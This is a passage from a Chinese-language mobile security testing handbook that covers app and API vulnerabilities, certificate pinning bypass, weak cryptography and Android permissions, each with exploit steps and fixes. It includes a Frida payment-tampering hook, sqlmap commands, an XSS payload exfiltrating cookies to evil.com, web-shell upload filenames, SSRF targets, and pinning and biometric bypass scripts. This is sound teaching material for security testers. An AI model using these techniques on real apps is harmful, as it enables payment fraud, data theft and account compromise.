    var MainActivity = Java.use('com.example.app.MainActivity');
```

```
    MainActivity.pay.implementation = function (amount) {
        console.log('Original amount: ' + amount);
        this.pay(1);
    };
});
```

10.6.4 修复与加固

- 所有金额/权限计算在服务端完成。
- 请求参数签名校验、HTTPS、防重放（时间戳+随机数+签名）。
- 敏感操作二次确认。

10.7 服务端 SQL 注入

10.7.1 漏洞概述

客户端与服务端通信时，若服务端存在 SQL 注入，攻击者可通过应用发送恶意数据攻击数据库。虽非客户端漏洞，但属于移动安全测试范围。

10.7.2 完整利用步骤

```
sqlmap -u "http://example.com/api/user?id=1" --dbs
sqlmap -u "http://example.com/api/user?id=1" -D dbname --tables
sqlmap -u "http://example.com/api/login" --data="username=admin&password=test"
 --dbs
```

10.7.3 修复与加固

参数化查询（PreparedStatement）、输入过滤转义、ORM、最小权限、定期测试。

10.8 XSS 漏洞

10.8.1 漏洞概述

应用使用 WebView 加载用户输入内容时可能存在 XSS，攻击者注入恶意 JS 窃取数据或执行操作。

10.8.2 完整利用步骤

```
<script>
var data = { cookie: document.cookie, url: window.location.href };
fetch('http://evil.com/steal?data=' + JSON.stringify(data));
if (window.Android) { Android.showToast('XSS Attack'); Android.sensitiveMethod
(); }
</script>
```

10.8.3 修复与加固

```
String safeContent = Html.escapeHtml(userInput);
webView.loadDataWithBaseURL(null, safeContent, "text/html", "UTF-8", null);
```

对加载内容做 HTML 编码，禁用不必要的 JS 接口，实施 CSP，使用 loadDataWithBaseURL。

10.9 文件上传漏洞

10.9.1 漏洞概述

文件上传若未校验类型/大小/文件名，可能导致上传恶意文件、DoS、路径穿越，甚至上传文件被直接访问执行。

10.9.2 完整利用步骤

```
# 修改扩展名
Content-Disposition: form-data; name="file"; filename="test.jsp"
Content-Type: image/jpeg
# 修改 MIME
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/png
# 双扩展名
filename="test.jpg.php"
# 路径穿越
filename="../../../../var/www/html/shell.jsp"
```

10.9.3 修复与加固

服务端校验扩展名（白名单）、MIME、文件头 Magic Number、大小；重命名；存储于不可直接访问目录。

10.10 暴力破解

10.10.1 漏洞概述

登录、支付密码等接口若无防暴破机制，攻击者可自动化猜测密码。

10.10.2 完整利用步骤

```
POST /api/login HTTP/1.1
{"username": "admin", "password": "§test§"}
# Burp Intruder + 密码字典
```

10.10.3 修复与加固

账号锁定（5 次失败锁 30 分钟）、图形/滑动验证、IP 限频、二次验证、强密码策略。

10.11 重放攻击

10.11.1 漏洞概述

API 请求若无防重放，攻击者可截获并重复发送有效请求，导致重复支付、重复领奖。

10.11.2 完整利用步骤

```
POST /api/pay HTTP/1.1
{"order_id": "123456", "amount": 100, "token": "abc123"}
# 多次重放同一请求
```

10.11.3 修复与加固

时间戳（有效期 5 分钟）+ Nonce（记录已使用）+ HMAC 签名 + 服务端幂等性检查。

10.12 明文传输与弱加密

10.12.1 漏洞概述

除 HTTPS 配置外，还包括：使用 HTTP 传输敏感数据、自研/弱加密（仅 Base64、DES、RC4）、密钥/算法固化在客户端、签名可被重算。

10.12.2 检测方法

- 抓包观察明文。
- 反编译分析加解密逻辑，尝试还原密钥与算法。
- 篡改参数后重新计算或直接去掉签名。

10.12.3 修复与加固

全站 HTTPS + 证书固定；使用 AES-GCM、RSA-OAEP、ECDH；密钥服务端协商；服务端校验签名与关键参数。

10.13 SSRF 与 API 越权

10.13.1 漏洞概述

后端 API 常见 IDOR/BOLA（修改对象 ID 访问他人数据）、水平/垂直越权（改 userId/role）、后端以 URL 参数发起请求导致 SSRF。

10.13.2 完整利用步骤

- 使用 Burp 遍历对象 ID、替换用户标识。
- 对含 URL 的接口测试 file://、gopher://、内网地址、云元数据 169.254.169.254。
- GraphQL 内省、批量查询、字段级授权测试。

10.13.3 修复与加固

服务端严格校验对象归属与角色；URL 参数白名单 + 禁内网；GraphQL 关闭内省、限制深度复杂度。

10.14 SSL/TLS Pinning 静态检测（补充）

在动手绕过之前，先静态定位锁定点，可大幅提高效率。

10.14.1 工具：SSLPinDetect

将 APK 反编译为 Smali，并用正则扫描常见 pinning 实现，报告**文件路径 + 行号 + 代码片段**。

```
git clone https://github.com/aancw/SSLPinDetect && cd SSLPinDetect
pip install -r requirements.txt
python sslpindetect.py -f app.apk -a apktool.jar -v
```

覆盖范围：OkHttp CertificatePinner、自定义 javax.net.ssl.X509TrustManager.checkServerTrusted、SSLContext.init + 自定义 TrustManager/KeyManager、network_security_config.xml 声明式 pin。

10.14.2 自定义模式（JSON）

```
{
  "OkHttp Certificate Pinning": [
    "Lcom/squareup/okhttp/CertificatePinner;",
    "Lokhttp3/CertificatePinner;",
    "setCertificatePinner"
  ],
  "TrustManager Override": [
    "Ljavax/net/ssl/X509TrustManager;",
```

```
    "checkServerTrusted"
  ]
}
```

模式集合：https://github.com/aancw/smali-sslpin-patterns。据此规划 Frida Hook / 静态补丁 / 配置审查。

10.15 证书固定的绕过手段（补充）

方式	说明	优缺点
apk-mitm	自动改包绕过 Pinning（https://github.com/shroudedcode/apk-mitm）	无需 root；需卸载重装，且非总有效
Frida + Burp + 模拟器	运行时 Hook（见 10.4）	灵活；需 root/可注入环境
objection	objection -g pkg explore --startup-command "android sslpinning disable"	一键，快速
Xposed + JustTrustMe / SSLkiller	Hook TrustManager，替换为"信任所有证书"或使校验函数失效	需 Xposed 环境
Frida 脚本	frida-android-unpinning-ssl、frida-multiple-unpinning、r0capture（native 层抓明文）	灵活
MobSF 动态分析	自动绕过 SSL	需 Genymotion
iptables 转发	把未走代理的流量转发到 Burp	兜底手段

```
# iptables 兜底：把目标流量转发到抓包机（root）
adb shell su -c "iptables -t nat -A OUTPUT -p tcp --dport 443 -j DNAT --to-destination <PC_IP>:8080"
```

证书绕过原理：证书校验的关键是 TrustManager（见 10.20.2）。JustTrustMe / SSLkiller 等 Xposed 模块正是针对 HttpsURLConnection、OkHttp 各自的证书校验函数进行 Hook——或**替换 TrustManager 为"信任所有证书"，或让校验函数直接失效（函数替换、不做任何校验）**，从而绕过 Pinning。

10.15.1 Android 7.0 及以上的证书信任变化（重要）

> ⏳ **行为已变更：**Android 7.0 起，**App 默认不信任"用户域"证书**——把抓包工具的 CA 装到"受信任的凭据 → 用户"不再生效，只信任**系统域**证书。因此 Fiddler/Charles 导入证书后仍可能抓不到或无法解析 HTTPS。

解决思路：

1. **让系统信任抓包证书**
    - 改目标 App 自身配置（network_security_config.xml）以允许抓包——**需要有 App 源码；**
    - 把证书安装到**系统证书区——需要设备已 root**（见 1.2.4）。
2. **绕开 HTTPS 校验证书**
    - 使用基于 Xposed 的 **JustTrustMe、SSLkiller**，或基于 Frida 的 **r0capture** 等。

Flutter/Dart 应用使用内嵌 BoringSSL，信任行为与系统 CA 不同，仅安装系统证书可能无效，需按 Flutter 专门的 Hook 方案处理。

10.16 Cookie、会话与传输层残留（补充）

10.16.1 常见问题

- **永久 Cookie**：会话结束后 Cookie 未撤销，甚至落盘保存，导致会话可被复用。
- **Cookie 安全标志缺失**：Secure、HttpOnly、SameSite 未设置。
- **TLS 握手协商不安全**：使用了弱密码套件，易被 MITM。
- **认证后降级**：先用安全通道认证，随后用明文通道传输敏感数据（会话 Cookie、用户信息被拦截）。
- **应用不校验证书**：接受自签名证书，或在某些场景退化为 HTTP。

10.16.2 检测方法

```
# 抓包检查 Set-Cookie 标志
grep -i "set-cookie" capture.txt
# 检查是否落盘
adb shell run-as com.example.app ls -la shared_prefs/ databases/ | grep -i cookie
# 弱套件检测
testssl.sh --fast <host>
```

10.16.3 修复与加固

- 会话结束即撤销 Cookie（服务端）并清理本地存储。
- 为 Cookie 设置 Secure/HttpOnly/SameSite。

- 全程 HTTPS，禁用弱密码套件，认证后不降级。
- 使用证书固定，严格校验服务端证书。

10.17 请求数据完整性校验测试（补充）

10.17.1 漏洞概述

App 向服务端提交的数据若未做完整性校验（无签名/哈希/MAC），可被中间人篡改后重放，服务端仍正常接受，造成越权/资金风险。

10.17.2 检测方法

1. 使用 Charles/Burp 代理连接设备，正常操作 App。
2. 修改提交的参数值后重新提交，观察服务端是否接受。
3. 对请求参数修改后重放，观察是否正常返回。
4. 若修改后仍正常返回、无任何完整性错误提示，说明**未做完整性校验**。

10.17.3 修复与加固

在请求中加入完整性校验字段（时间戳 + 随机数 + HMAC/签名），服务端校验并防重放（见 11.11）。

10.18 CORS 与云后端配置缺陷（补充）

- 用 appspot.com/.json 替换 firebaseio.com 检查 CORS 问题：

```
curl "https://<project>.appspot.com/.json"
curl -H "Origin: https://evil.com" -I "https://<project>.firebaseio.com/.json"
```

- 检查云存储/数据库/函数是否允许任意 Origin（Access-Control-Allow-Origin: * 且携带凭证）。
- **加固**：云后端严格配置 CORS 白名单，Firebase 配置安全规则（见 3.13）。

10.19 加密、数字签名与数字证书基础（补充）

本节整理自《Android 漏洞之战（6）——http/https 通信安全漏洞详解》，作为理解"通信安全漏洞"的前置知识。

10.19.1 对称加密与非对称加密

- **对称加密**：收发双方持有**同一密钥**，加密解密效率高；缺点是**密钥一旦被窃取即不安全**，且密钥本身需要安全信道传输（常见：DES、3DES、AES）。

- **非对称加密**：一对密钥（公钥/私钥），**公钥加密、私钥解密**，比对称加密更安全但效率更低；缺点是**公钥可能被中间人伪造**（常见：RSA、DSA）。
- **结合使用**：实际通信中采用"**对称加密传数据 + 公钥加密传对称密钥**"——先用公钥加密本次会话的对称密钥，接收方用私钥解密，会话内容再用对称密钥加密，兼顾安全与效率。

10.19.2 信息安全三要素

要素	目标	手段
保密性	数据不被窃听	加密（对称 + 非对称结合）
完整性	数据不被篡改	**数字签名**（散列摘要 + 私钥加密，接收方用公钥验签并比对 hash）
身份识别	确认对方身份	**数字证书**（验证发送方公钥归属）

10.19.3 数字签名与 Android 签名机制三分类

数字签名流程：对内容用 SHA1/MD5 等散列得到**摘要** → 用私钥加密摘要与内容 → 接收方用公钥解密，再用相同散列算法对原文求 hash 并比对。

Android APP 的签名/完整性校验通常分三类，对应不同的绕过思路：

1. **Java 本地验证**：在 Java 代码中用 hash 函数校验。测试时搜索 signature 定位目标代码段，**删除该逻辑或 Hook** 即可。
2. **so 本地验证**：为增加逆向难度，把校验写在 so 层。一般通过 **IDA 动态调试**定位代码段后 **NOP** 掉。
3. **网络服务器验证**：通过网络下发 hash 做校验。一般通过**抓包**处理；若加密则难度显著增加。

   与 13.1 二次打包与签名校验绕过、13.2 APK 升级中间人劫持漏洞 配合使用。

10.19.4 数字证书与 X.509

- **数字证书**由权威 **CA（Certificate Authority）** 颁发，包含：持有人信息、**服务器公钥**、签署者签名（数字签名）等——**核心是"公钥在证书中"**。
- **客户端验证流程**：服务端下发证书 → 客户端用 CA 公钥解密证书中的加密密文得到**签名（散列值）** → 同时对证书内容用相同散列算法求 hash → **比对两个散列值**，相等则认为证书可信。
- **为何能防中间人**：中间人伪造的公钥无法通过 CA 签名校验，且证书中的持有人/域名信息与实际不符。
- **常见证书格式**：X.509#DER（二进制，.cer/.crt）、X.509#PEM（文本，.pem）；仅含公钥的如 .crt/.cer/.pem，**同时含公钥与私钥**的如 .pfx/.p12（后者若随包发布即为严重风险，见 18.8）。

10.19.5 TLS/SSL 握手：单向认证与双向认证

HTTPS = HTTP + TLS/SSL。建立连接前需完成握手：客户端与服务端交换协议版本、加密算法、随机数；服务端返回证书；客户端校验证书合法性（是否过期、CA 是否可靠、公钥能否验签、域名是否匹配）后协商对称密钥。

- **单向认证**：仅客户端认证服务端（常见于绝大多数网站）。
- **双向认证**：在单向基础上，服务端也要求并验证客户端证书（常见于金融、企业内部系统）。

> **测试提示**：双向认证场景下，仅导入抓包工具 CA 不足以解密流量，还需向服务端提供可信客户端证书（可通过 client-cert.p12 导入 Burp）。

10.20 证书校验方式与 SSL 对象关系（补充）

10.20.1 六种证书校验方式（排查清单）

1. 根据 App 内置证书 KeyStore 生成 TrustManager 验证。

2. 自定义 SSLSocketFactory（org.apache.http.conn.ssl.SSLSocketFactory）实现 TrustManager 策略（Apache HttpClient）。
3. 自定义 SSLSocketFactory（javax.net.ssl.SSLSocketFactory）实现 TrustManager 策略（HttpsURLConnection、OkHttp3）。
4. 自定义 HostnameVerifier 和 X509TrustManager 实现验证。
5. 第三方库中的验证，如 OkHttp3 的 CertificatePinner（证书锁定）。
6. WebView 加载 HTTPS 页面时证书校验出错则停止加载。

逐项 grep 对应类/方法（X509TrustManager、HostnameVerifier、SSLSocketFactory、SSLContext、CertificatePinner、onReceivedSslError），即可快速定位校验点（见 10.2、10.4）。

10.20.2 SSLSocket / SSLSocketFactory / SSLContext / TrustManager 关系

```
SSLSocket                ← 由 SSLSocketFactory 创建
SSLSocketFactory         ← 依赖 SSLContext
SSLContext.init(KeyManager[], TrustManager[], SecureRandom)
TrustManager             ← 专门负责"校验证书 / 认证网站"，是安全关键
```

要点：TrustManager 负责证书校验。要确保数据不被中间人抓包，必须正确实现 TrustManager；反过来说，**改写 TrustManager 可让校验失效或不校验**——这正是中间人攻击与证书绕过（见 10.4.3）的核心切入点。

10.21 HTTP/HTTPS 通信漏洞真实案例（补充）

Android 网络通信常见漏洞类型与危害概览：

10.21.1 酷我音乐：HTTP 明文升级劫持

App 采用 HTTP 明文传输，攻击者可用代理工具篡改升级数据包，在升级过程中注入恶意软件。

复现：抓取"检测新版本"的响应（含 APK 下载请求）→ 对下载响应**下断点劫持**，把 APK 替换为恶意程序 → 用 HFS 等本地服务器模拟下载（路径与下载 URL 一致、域名指向本机 IP）→ 触发升级即被劫持。

防护：HTTPS 加密传输 + 本地 hash 校验。

10.21.2 Soul：HTTP 明文信息泄露

利用 HTTP 明文传输抓取账号/登录等信息，造成信息泄露。

10.21.3 酷狗直播：hash 校验可被同步替换

厂商加入 hash 验证后，仅注入恶意程序会安装失败；但**若在报文中同步替换为恶意程序的 hash**，升级劫持仍可复现。说明**"只校验 hash 但不加密传输"**不足以防劫持（见 13.2）。

10.21.4 京东金融：X509TrustManager 空实现导致 MITM

某版本因证书校验缺陷，攻击者可实施 HTTPS 中间人，**获取会话中敏感数据的加密密钥**；又因未加固/混淆，可分析出解密算法，用 key 解密敏感数据。

防护：见 10.2 的修复要点（严格校验 checkServerTrusted、不重写系统默认 TrustManager/HostnameVerifier、不调用 proceed()）。

10.21.5 WPS：证书校验缺陷导致信息泄露

WPS 使用 HTTPS，但因证书校验问题可被抓包获取敏感信息。

10.21.6 作业帮：HTTPS 升级后报文未变，可降级抓明文再利用（新思路）

很多厂商**"只把协议升级到 HTTPS，报文数据没变"**。测试思路：**用旧版本（HTTP）App 抓取明文报文 → 修改后作用于新版本（HTTPS）**，从而绕过 HTTPS 难以直接解密的问题。实施时需解决接收方证书信任问题，并模拟 HTTPS 请求方式（可用 stunnel 配置）。

> 该思路的启示：不能仅看协议是否 HTTPS，还要确认**服务端是否对关键参数做完整性与鉴权校验**（否则历史明文接口的数据格式仍可被复用）。

10.22 APP 抓包与反抓包对抗（补充）

验证码、越权、加密分析等都要先抓到报文。下面梳理常见"抓不到包"的场景与解决思路（与 10.4 证书固定、10.15 绕过手段 配合）。

10.22.1 高版本 Android 证书导入

- **Android 4.4 – 7.0**：系统信任**用户目录**证书，直接把抓包工具 CA 装到"用户"凭据即可抓 HTTPS。
- **Android 7.0+**：系统**不再信任用户目录证书，只信任系统根目录**，需把抓包证书移到系统证书区：
    - **方法一（需 root，动态挂载）：**

```
mount -o remount,rw /system
cp <抓包证书>.0 /etc/security/cacerts/     # 部分机型为 /system/etc/security/cacerts/
chmod 644 /etc/security/cacerts/*
mount -o remount,ro /system
reboot
```

- **方法二（推荐）**：使用 Magisk 证书模块 Move Certificates，把用户证书自动转为系统证书。
- 注意：抓包时**手机时间必须正确**，否则证书校验会失败。

10.22.2 HTTPS 双向认证及解决

一般 HTTPS 为**单向认证**；部分 App 服务端还会**校验客户端证书**（双向认证），此时即使客户端信任了抓包证书，也会因**服务端不信任抓包工具**而失败。

解决：

1. **Hook 获取客户端证书与密码**：分析受保护函数（如 java.security.KeyStore）并 Hook，导出客户端证书及口令；
2. **直接用抓包工具使用该客户端证书**（Charles/Burp 支持导入 .p12 并配置为客户端证书）；
3. **从 APK 直接搜索证书文件：**

```
tree -NCfhl | grep -i p12      # 或 grep -i '\.p12\|\.pfx\|\.bks'
```

搜索到的可能是客户端证书（若带密码则仍需 Hook 获取口令）。

10.22.3 VPN 代理与代理检测

App 可能检测"是否走了 HTTP 代理"：

```
System.getProperty("http.proxyHost");
System.getProperty("http.proxyPort");
```

此时改用 **VPN 方式抓包**更合适——**VPN 抓包本质是在网络层/路由层抓包**，与 HTTP 中间人抓包有本质区别；若再遇到 VPN 检测，同样可 Hook 绕过。

10.22.4 SSL Pinning 的定位与绕过流程

若已解决单向/双向认证、且采用代理通信仍抓不到（出现加密乱码/报错），很可能是 **SSL Pinning**。通用流程：

1. **识别证书绑定**；
2. **先用现成工具**：objection 的 android sslpinning disable 或 DroidSSLUnpinning 简单 Hook；
3. **分析开发框架**，针对性 Hook（objection 已覆盖大量开源框架）；
4. **未知框架**：Hook Java 的 **File 构造函数**，观察调用链，定位证书绑定函数后再精准 Hook。

10.22.5 组合抓包环境

常见组合：**VPN + Charles + Burp**——先用 VPN 抓取流量，再将 Charles 的流量导入 Burp 做改包/重放（也可按需选择其他工具组合）。

第 11 章 密码学与密钥管理

11.1 弱密码与弱哈希算法

11.1.1 漏洞概述

应用可能使用弱密码策略、以 MD5/SHA1 存储密码、密码明文传输、密码本地明文或可逆存储，导致用户账户易被破解。

11.1.2 检测方法

```
grep -rn "Md5\|SHA-1\|SHA1\|MessageDigest" jadx_out/
grep -rniE "password|passwd" jadx_out/
find . -name "*.xml" -exec grep -l "password" {} \;
```

11.1.3 完整利用步骤

```
// 危险：MD5 存储密码
MessageDigest md = MessageDigest.getInstance("MD5");
byte[] digest = md.digest(password.getBytes());
// "123456" 的 MD5 为 e10adc3949ba59abbe56e057f20f883e，可查彩虹表
```

11.1.4 修复与加固

```
private static final int BCRYPT_ROUNDS = 12;
public String hashPassword(String password) {
    String salt = BCrypt.gensalt(BCRYPT_ROUNDS);
    return BCrypt.hashpw(password, salt);
}
public boolean verifyPassword(String password, String hash) {
    return BCrypt.checkpw(password, hash);
}
```

使用 bcrypt/Argon2 加盐；强密码策略；HTTPS 传输；Android Keystore 存储。

11.1.5 检查要点

- 是否使用 MD5/SHA1 存密码？
- 是否加盐？
- 密码是否明文传输/存储？

11.2 不安全随机数

11.2.1 漏洞概述

使用 java.util.Random、Math.random() 生成密钥、令牌、验证码，其输出可预测，攻击者可推测后续值。加密用途必须使用 SecureRandom。

11.2.2 检测方法

```
grep -rn "new Random\b\|Math.random\|SecureRandom" jadx_out/
```

11.2.3 修复与加固

```
SecureRandom secureRandom = new SecureRandom();
byte[] token = new byte[32];
secureRandom.nextBytes(token);
```

11.3 AES 的 ECB 模式与固定 IV

11.3.1 漏洞概述

使用 AES/ECB 或固定 IV/无 IV，会泄露明文结构（相同明文块产生相同密文块），可被模式分析、拼接修改攻击。

11.3.2 检测方法

```
grep -rn "AES/ECB\|IvParameterSpec\|Cipher.getInstance" jadx_out/
```

11.3.3 修复与加固

- 使用 AES/GCM/NoPadding（带认证）或 CBC 且每次随机 IV。
- 不复用 IV/密钥；GCM 下 IV 绝不重复。

11.4 密钥管理

11.4.1 漏洞概述

硬编码密钥、密钥与密文同处存储、可逆存储密钥，都会使加密形同虚设。

11.4.2 检测方法

```
grep -rniE "secret|key|iv|salt" jadx_out/ | grep -v "keyCode\|keyDown\|keyup"
```

11.4.3 修复与加固

```
KeyGenerator keyGenerator = KeyGenerator.getInstance(
    KeyProperties.KEY_ALGORITHM_AES, "AndroidKeyStore");
keyGenerator.init(new KeyGenParameterSpec.Builder(
    "password_key",
    KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
    .setBlockModes(KeyProperties.BLOCK_MODE_GCM)
    .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_NONE)
    .build());
SecretKey key = keyGenerator.generateKey();
Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
cipher.init(Cipher.ENCRYPT_MODE, key);
byte[] iv = cipher.getIV();
byte[] encrypted = cipher.doFinal(password.getBytes());
```

密钥存入 Android Keystore，密钥不出安全硬件；主密钥由服务端/KMS 托管。

11.5 生物识别绕过 ⚠ FingerprintManager 已废弃（改用 BiometricPrompt）

11.5.1 漏洞概述

使用 BiometricPrompt 时若只判断"成功/失败"而未与加密操作（CryptoObject）绑定，攻击者可通过 Hook 回调直接返回"认证成功"绕过生物识别。

11.5.2 检测方法

```
grep -rn "BiometricPrompt\|onAuthenticationSucceeded\|FingerprintManager" jadx_out/
```

```
Java.perform(function () {
    var BP = Java.use("android.hardware.biometrics.BiometricPrompt$Authenticat
ionCallback");
    BP.onAuthenticationSucceeded.implementation = function (result) {
        console.log("[*] biometric success spoofed");
        return this.onAuthenticationSucceeded(result);
    };
});
```

11.5.3 修复与加固

将生物识别与 CryptoObject 绑定，认证通过后才能解密密文；关键流程二次校验，不信任单一回调。

11.5.4 现成绕过脚本（快速验证）

```
# Android 11+ 生物识别绕过
frida --codeshare krapgras/android-biometric-bypass-update-android-11 -U -f <a
pp.package>
```

原理与 11.5.2 一致：Hook 认证成功回调/返回值，使应用误以为生物认证通过。若成功进入受保护区域，即证明防护可被绕过。

11.5.5 Keystore 加解密审计脚本

```
git clone https://github.com/WithSecureLabs/android-keystore-audit
frida -U -f com.example.app -l android-keystore-audit/frida-scripts/tracer-cip
her.js
```

用于观察 Cipher 的算法、模式、IV、密钥来源，判断是否使用弱算法/固定 IV/硬编码密钥（与 11.1~11.4 联动）。

11.6 本地存储安全检查清单

存储位置	风险	建议
SharedPreferences	明文、可备份、全局可读	EncryptedSharedPreferences、MODE_PRIVATE
SQLite	明文、root 可读	SQLCipher、加密敏感字段
内部文件	明文、可备份	加密存储、allowBackup=false
外部存储/SD 卡	无权限控制	敏感数据不落外部存储
日志 logcat	明文泄露	关闭发布版日志
剪贴板	可被读取	避免写入、标记敏感性
缓存/临时文件	残留敏感数据	及时清理、加密
Keystore	密钥安全	优先使用，密钥不落盘

11.7 弱加密算法与参数细节（补充）

11.7.1 DES 弱算法

容易被穷举破解。风险样例：

```
SecretKeySpec key = new SecretKeySpec(rawKeyData, "DES");
Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
cipher.init(Cipher.DECRYPT_MODE, key);
```

修复：对称加密避免使用 DES，改用 AES-256/GCM。

11.7.2 AES/ECB 模式

明文与密文一一对应，相同明文块产生相同密文块，便于模式分析与拼接破解。

```
Cipher.getInstance("AES/ECB/PKCS7Padding", "BC");
Cipher.getInstance("AES/ECB/NoPadding");
```

修复：禁用 ECB，使用 CBC/CFB/GCM；AES 密钥推荐 256 位（至少 128 位）。

11.7.3 RSA 不使用 Padding

```
Cipher.getInstance("RSA/NONE/NoPadding"); // 危险
```

常见填充：RSA_PKCS1_PADDING、RSA_PKCS1_OAEP_PADDING、RSA_NO_PADDING。**禁止 NoPadding**，优先 OAEP。

11.7.4 不安全的密钥长度

```
KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
keyGen.initialize(512); // 危险，建议 > 1024bit（推荐 2048bit）
```

11.7.5 SecureRandom.setSeed 误用

```
SecureRandom sr = new SecureRandom();
sr.setSeed(12345);   // 确定性种子，随机数可被预测
```

修复：不要调用 setSeed（或仅用它做补充熵），让 SecureRandom 使用系统熵源；必要时用 /dev/urandom、/dev/random。

11.7.6 本地弱加密

检查仅使用 Base64 编码冒充加密、使用可逆弱算法保护本地数据、密钥与密文同处存储等问题（见 11.1、11.4）。

第 12 章 权限与访问控制

权限是 Android 安全模型的核心。本章覆盖游离权限、冗余权限、权限校验 API 误用、Normal 权限误用、sharedUserId、无障碍权限等。

12.0 Android 权限机制基础（补充）

12.0.1 权限分类

Android 将权限分为三类：

- **安装时权限**：安装应用时申请的基本权限，分为**普通权限（normal）**与**签名权限（signature）**。
- **运行时权限**：Android 6.0 后引入，访问敏感数据需在运行时向用户请求，即**危险权限（dangerous）**。
- **特殊权限**：只有平台和 OEM 可定义，用于特定操作。

6.0 是分界点：6.0 之前应用安装时一次性申请全部危险权限（用户不授权可能无法安装，风险大）；6.0 之后危险权限需**运行时动态申请**。普通权限 manifest 声明即可、安装时授予；危险权限需 manifest 声明 + 运行时申请。

12.0.2 权限组（危险权限分组）

权限组	权限
CALENDAR	READ_CALENDAR、WRITE_CALENDAR
CAMERA	CAMERA
CONTACTS	READ_CONTACTS、WRITE_CONTACTS、GET_ACCOUNTS
LOCATION	ACCESS_FINE_LOCATION、ACCESS_COARSE_LOCATION
MICROPHONE	RECORD_AUDIO
PHONE	READ_PHONE_STATE、CALL_PHONE、READ_CALL_LOG、WRITE_CALL_LOG、ADD_VOICEMAIL、USE_SIP、PROCESS_OUTGOING_CALLS
SENSORS	BODY_SENSORS
SMS	SEND_SMS、RECEIVE_SMS、READ_SMS、RECEIVE_WAP_PUSH、RECEIVE_MMS
STORAGE	READ_EXTERNAL_STORAGE、WRITE_EXTERNAL_STORAGE

> **版本差异**：Android 6.0–8.0，用户同意权限组中任一权限即获得**该组全部权限**；Android 9.0 以后，申请组内某个权限系统**只给该权限**。

12.0.3 请求权限

```
<!-- 1) 清单声明（所有权限都要先声明；危险权限还需运行时申请） -->
<uses-permission android:name="android.permission.WRITE_CALENDAR" />

// 2) 检查是否已有权限
if (ContextCompat.checkSelfPermission(this, Manifest.permission.WRITE_CALENDAR)
        != PackageManager.PERMISSION_GRANTED) {
    // 3) 申请权限
    ActivityCompat.requestPermissions(this,
        new String[]{Manifest.permission.WRITE_CALENDAR}, 1);
}

// 4) 回调
@Override
public void onRequestPermissionsResult(int requestCode, String[] permissions,
int[] grantResults) {
    if (requestCode == 1 && grantResults.length > 0
            && grantResults[0] == PackageManager.PERMISSION_GRANTED) {
        // 已授权
    } else {
        // 未授权
    }
}
```

> 注意：请求危险权限前必须已在清单声明，否则对话框不弹、直接视为拒绝。

12.0.4 自定义权限

```
<permission
    android:name="com.example.myapp.permission.DEADLY_ACTIVITY"
    android:label="@string/permlab_deadlyActivity"
    android:description="@string/permdesc_deadlyActivity"
    android:permissionGroup="android.permission-group.COST_MONEY"
    android:protectionLevel="dangerous" />   <!-- 必须属性 -->
```

- protectionLevel 取值含义：normal（安装即授予）、dangerous（需用户确认）、signature（仅同证书签名可访问）、signatureOrSystem（系统镜像或同签名；Google 建议避免使用）。
- 使用方在自身清单 <uses-permission android:name="..."/> 声明，即可访问受该权限保护的组件。

自定义权限注意点：

- 两个不同应用**不允许定义同名权限**（除非同签名），应避免重名。

- **安装顺序与签名影响授权**：normal/dangerous 需"定义方先装、使用方后装"否则报错；signature/signatureOrSystem 下，同签名的 app 无论安装先后只要声明即可获得。
- protectionLevel 影响 6.0+ 的使用：normal 不需动态申请，dangerous 需要动态申请。

12.0.5 权限安全种类与危害

大部分权限安全问题源于**保护级别设置不当**（如把敏感权限设为 normal，或自定义权限控制不当 → 越权）。见 12.4 Normal 权限误用。

12.1 游离权限问题

12.1.1 漏洞概述

游离权限（Orphan Permission）指应用组件在 AndroidManifest.xml 中使用了某个权限，但**该权限既没有在本应用定义，也不存在于系统中**（由外部应用定义或根本不存在）。由于 Android 不校验权限的定义方，任何应用（包括恶意应用）都能自行声明这个同名权限，从而绕过访问控制，获得对该组件的访问权。

12.1.2 特征点

- 导出组件使用了 android:permission，但本应用未声明该权限。
- 声明了自定义权限但未设置 protectionLevel。
- 使用了 android:permission，但权限由第三方 SDK 定义。
- 组件未声明任何权限保护，直接暴露。

12.1.3 漏洞挖掘流程

第 1 步：列举系统中注册的所有权限。

```
adb shell pm list permissions -f
# 或
adb shell pm list permissions
```

第 2 步：反编译找到 AndroidManifest.xml，提取组件使用的权限。

```
# -*- coding: utf-8 -*-
"""从文件夹（含 AndroidManifest.xml）中提取权限信息，文件格式：包名_AndroidManifest.xml"""
import os, re, sys
from collections import defaultdict
```

```
def extract_permission_from_line(line):
    patterns = [
        r'<uses-permission\s+[^>]*?android:name\s*=\s*["\'][^"\']+)["\'][^>]*>
',
        r'android:permission\s*=\s*["\'][^"\']+)["\']',
        r'android:readPermission\s*=\s*["\'][^"\']+)["\']',
        r'android:writePermission\s*=\s*["\'][^"\']+)["\']',
        r'android:bindPermission\s*=\s*["\'][^"\']+)["\']',
    ]
    for p in patterns:
        m = re.search(p, line, re.IGNORECASE)
        if m:
            return m.group(1)
    return None

def process_manifest_file(file_path):
    app_permissions = defaultdict(set)
    with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
        for line in f:
            line = line.strip()
            if not line:
                continue
            permission = extract_permission_from_line(line)
            if not permission:
                continue
            ll = line.lower()
            if 'uses-permission' in ll and 'android:name' in ll:
                app_permissions['uses'].add(permission)
            elif 'android:permission=' in ll:
                app_permissions['permission'].add(permission)
            elif 'android:readpermission=' in ll:
                app_permissions['read'].add(permission)
            elif 'android:writepermission=' in ll:
                app_permissions['write'].add(permission)
            elif 'android:bindpermission=' in ll:
                app_permissions['bind'].add(permission)
    result = {k: sorted(v) for k, v in app_permissions.items()}
    all_perms = set()
    for v in app_permissions.values():
        all_perms.update(v)
    result['all'] = sorted(all_perms)
    return result

def main():
```

```
    folder_path = sys.argv[1]
    output_file = sys.argv[2] if len(sys.argv) > 2 else None
    manifest_files = [os.path.join(folder_path, f) for f in os.listdir(folder_
path)
                      if f.endswith('_AndroidManifest.xml')]
    all_apps_data = {}
    global_stats = {k: set() for k in ['uses', 'permission', 'read', 'write',
'bind', 'all']}
    for fp in manifest_files:
        pkg = os.path.basename(fp).replace('_AndroidManifest.xml', '')
        perms = process_manifest_file(fp)
        if perms:
            all_apps_data[pkg] = perms
            for key in ['uses', 'permission', 'read', 'write', 'bind']:
